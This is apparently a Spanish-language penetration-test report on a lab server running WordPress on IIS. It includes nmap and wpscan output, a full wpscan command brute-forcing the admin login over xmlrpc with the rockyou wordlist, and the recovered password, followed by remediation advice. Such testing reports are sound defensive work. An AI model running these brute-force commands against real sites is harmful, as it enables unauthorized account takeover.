
Durante el examen se logró identificar la versión del Sistema Operativo, se identificaron siete puertos abiertos y por lo consiguiente los servicios que se encuentran corriendo.

Realizando un análisis posterior basado en los puertos se logró identificar la naturaleza y la finalidad del servidor. El servidor Web (IIS) contiene el CMS WordPress en su versión 4.5.7 y con base a estos datos obtenidos se buscó la forma de romper su seguridad y forzar las credenciales por medio de un ataque de fuerza bruta orientado a los servicios web. El proceso resulto exitoso y Obteniendo las credenciales fue posible obtener acceso al directorio de del WordPress y realizar cambios que comprometan los servicios de la empresa. También fue posible hacerse con las credenciales del Servidor Windows Server 2012 y lograr acceso al mismo.

La recolección de vulnerabilidades fue realizada en un archivo *.csv* personalizado que genera la herramienta Python Scanner la finalidad de obtener un reporte que asegure su manipulación y portabilidad.


Reconocimiento del Servidor

Se reconocieron los puertos abiertos del servidor logrando realizar un análisis focalizado de los puertos 80 y 443.



Análisis del puerto 80

Realizando un análisis de vulnerabilidades focalizado el puerto 80 se logró identificar el posible usuario para el acceso, la versión del servidor IIS y comprobando la versión de WordPress instalada.



Buscando otras contraseñas vacías o usuarios por defecto.

Se encontró únicamente el usuario de WordPress.

```
→ Probando categoria AUTH de scripts
Resultados:
* P80 Script ejecutado: http-wordpress-users    Vulnerabilidad:
Username found: admin
Search stopped at ID #25. Increase the upper limit if necessary with 'http-wordpress-users.limit'
* P80 Script ejecutado: http-server-header      Vulnerabilidad: Microsoft-IIS/8.0
* P80 Script ejecutado: http-config-backup      Vulnerabilidad: ERROR: Script execution failed (use -d to debug)
* P443 Script ejecutado: http-server-header     Vulnerabilidad: Microsoft-IIS/8.0
* P443 Script ejecutado: http-wordpress-users   Vulnerabilidad:
Username found: admin
Search stopped at ID #25. Increase the upper limit if necessary with 'http-wordpress-users.limit'
* P443 Script ejecutado: http-config-backup     Vulnerabilidad: ERROR: Script execution failed (use -d to debug)
```

Ataque de fuerza bruta - WordPress

Conociendo el usuario de WordPress previamente obtenido por el escaneo de vulnerabilidades, se procedió a intentar romper la clave y lograr el acceso la instalación

```
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /wp-login.php: Possible admin folder
|   /readme.html: Wordpress version: 2
|   /: WordPress version: 4.5.17
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|_  /readme.html: Interesting, a readme.
|_http-server-header: Microsoft-IIS/8.0
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-wordpress-users:
| Username found: admin
|_Search stopped at ID #25. Increase the upper limit if necessary with 'http-wordpress-users.limit'
MAC Address: 00:0C:29:86:E4:D3 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

de WordPress.

```
┌──(kali㉿kali)-[~]
└─$ sudo wpscan --url http://192.168.202.81 --passwords /usr/share/wordlists/rockyou.txt                    1 ×
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.10

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.202.81/ [192.168.202.81]
[+] Started: Tue Nov  2 09:04:55 2021
```

```
Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Microsoft-IIS/8.0
 |  - X-Powered-By: PHP/7.1.29
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.202.81/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
```

```
[+] WordPress readme found: http://192.168.202.81/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.202.81/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.5.17 identified (Insecure, released on 2019-03-13).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.202.81/index.php/feed/, <generator>https://wordpress.org/?v=4.5.17</generator>
 |  - http://192.168.202.81/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.5.17</generator>
```

```
[+] WordPress theme in use: twentysixteen
 | Location: http://192.168.202.81/wp-content/themes/twentysixteen/
 | Last Updated: 2021-07-22T00:00:00.000Z
 | Readme: http://192.168.202.81/wp-content/themes/twentysixteen/readme.txt
 | [!] The version is out of date, the latest version is 2.5
 | Style URL: http://192.168.202.81/wp-content/themes/twentysixteen/style.css?ver=4.5.17
 | Style Name: Twenty Sixteen
 | Style URI: https://wordpress.org/themes/twentysixteen/
 | Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout — the horizontal masthead ...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://192.168.202.81/wp-content/themes/twentysixteen/style.css?ver=4.5.17, Match: 'Version: 1.3'
```

```
[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:01 <=========================================> (137 / 137) 100.00% Time: 00:00:01

[i] No Config Backups Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:04 <=========================================> (10 / 10) 100.00% Time: 00:00:04

[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

Se logro encontrar la clave del usuario de WordPress.

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / newyork
Trying admin / asdfghjkl Time: 00:01:38 <                                  > (410 / 14344802)  0.00%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: admin, Password: newyork
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Nov  2 09:07:00 2021
[+] Requests Done: 617
[+] Cached Requests: 6
[+] Data Sent: 249.477 KB
[+] Data Received: 17.712 MB
[+] Memory used: 253.461 MB
[+] Elapsed time: 00:02:04
[faraday](sandboxtarea)
```

Se comprueba el acceso obtenido.

Conclusión

La empresa Data Net S.A. de C.V. alberga fallas en la en la configuración de los servicios web que comprometen la confidencialidad, integridad y disponibilidad del sitio web, los directorios que lo componen y el Sistema Operativo que lo alberga. La ejecución de un ataque real hubiera tenido repercusiones en el funcionamiento del sitio web y accediendo a los directorios de éste mismo se exponía en su totalidad la información que este contiene y por supuesto ganar acceso al servidor y poder escalar privilegios en el sistema operativo. No existen políticas que aseguren la robustez de las contraseñas, cada cuanto tiempo es necesario cambiarlas, quien debe hacerlo y quien debe conocerlas. Con base a esto, es posible determinar que el servidor está expuesto bajo las condiciones en las que se encuentra.

Los primeros dos objetivos que se establecieron para la prueba de penetración fueron:

- Encontrar el objetivo (target) a probar dentro del segmento de red de la organización.
- Explotar las vulnerabilidades que se encuentren en el objetivo seleccionado.

Concluimos que se ha logrado cumplir con esos objetivos y la suma de los hallazgos se resumen en la consecución del ataque simulado al Servidor.

Recomendaciones

Dando cumplimiento al tercer objetivo:

- Proporcionar recomendaciones que permitan la organización realizar correcciones para evitar la materialización de una amenaza que ponga en riesgo su información.

1. Consideramos que es necesario realizar un endurecimiento a la configuración del servidor Windows Server 2012 y al servicio web.
2. Modificar la política de asignación de contraseñas con la finalidad de que estas alcancen una robustez adecuada, definir cada cuanto tiempo hay que cambiarlas y quienes deben conocerla.
3. Se recomienda tener en cuenta el control de esta política por medio de métricas o registros que muestren evidencias de que las tareas se llevan a cabo para asegurar el cumplimiento de las políticas.
4. Se recomienda estar atentos a la divulgación de nuevas vulnerabilidades detectadas para las versiones de sistema operativo, en este caso Windows Server 2012, para los aplicativos y servicios que este alberga a fin de poder parcharlas a tiempo y cerrar posibles brechas.
5. Realizar ejercicios de búsqueda de vulnerabilidades según en los servicios que se encuentren expuestos al público.

Calificación de riesgo y Escala de Calificación

El riesgo identificado en el servidor de la empresa Data Net S.A. de C.V. después de la prueba de penetración realizada se considera como **Alto,** ya que permite hacer un descubrimiento de las credenciales del Sistema Operativo y CMS WordPress, acceder a sus directorios y realizar cambios. Un atacante con nivel de conocimiento medio podría llevar a cabo el descubrimiento y ejecutar el ataque. La escala de clasificación de riesgo está basada en **ISO 27001,** con base al nivel de madurez en cuanto a seguridad de la información de la empresa y el impacto que puede causar la vulnerabilidad principal detectada en el servicio web.

ANEXO A: DETALLE DE LAS VULNERABILIDADES Y SU MITIGACION

ASIGNACIÓN DE CREDENCIALES DEBILES

Clasificación	Alto
Descripción	**Exposición de contraseñas de administración y robustez de composición demasiado baja.**
Impacto	**Las contraseñas utilizadas no tienen el nivel de robustez adecuado que permita el no descubrimiento por medio de ataques de fuerza bruta que utilizan diccionarios con conjuntos de palabras comunes. La no aplicación de una política adecuada de contraseñas permite la materialización de un ataque que permite recuperar la contraseña de WordPress y posteriormente comprometer el sistema operativo que lo alberga a niveles críticos que podrían incluir la escalación de privilegios.**
Remediación	**Modificar o implementar políticas de asignación de contraseñas con la finalidad de que estas alcancen una robustez adecuada (utilizar números, símbolos y extender su longitud), definir cada cuanto tiempo hay que cambiarlas, quien debe hacerlo y quienes deben conocerla.** **Dar seguimiento a esta política por medio de métricas o registros que muestren evidencias de que las tareas se llevan a cabo.** **Estar atentos a la divulgación de nuevas vulnerabilidades detectadas para las versiones de**

	sistema operativo, en este caso Windows Server 2012, para WordPress u otros servicios que este alberga a fin de poder parcharlas a tiempo y cerrar posibles brechas.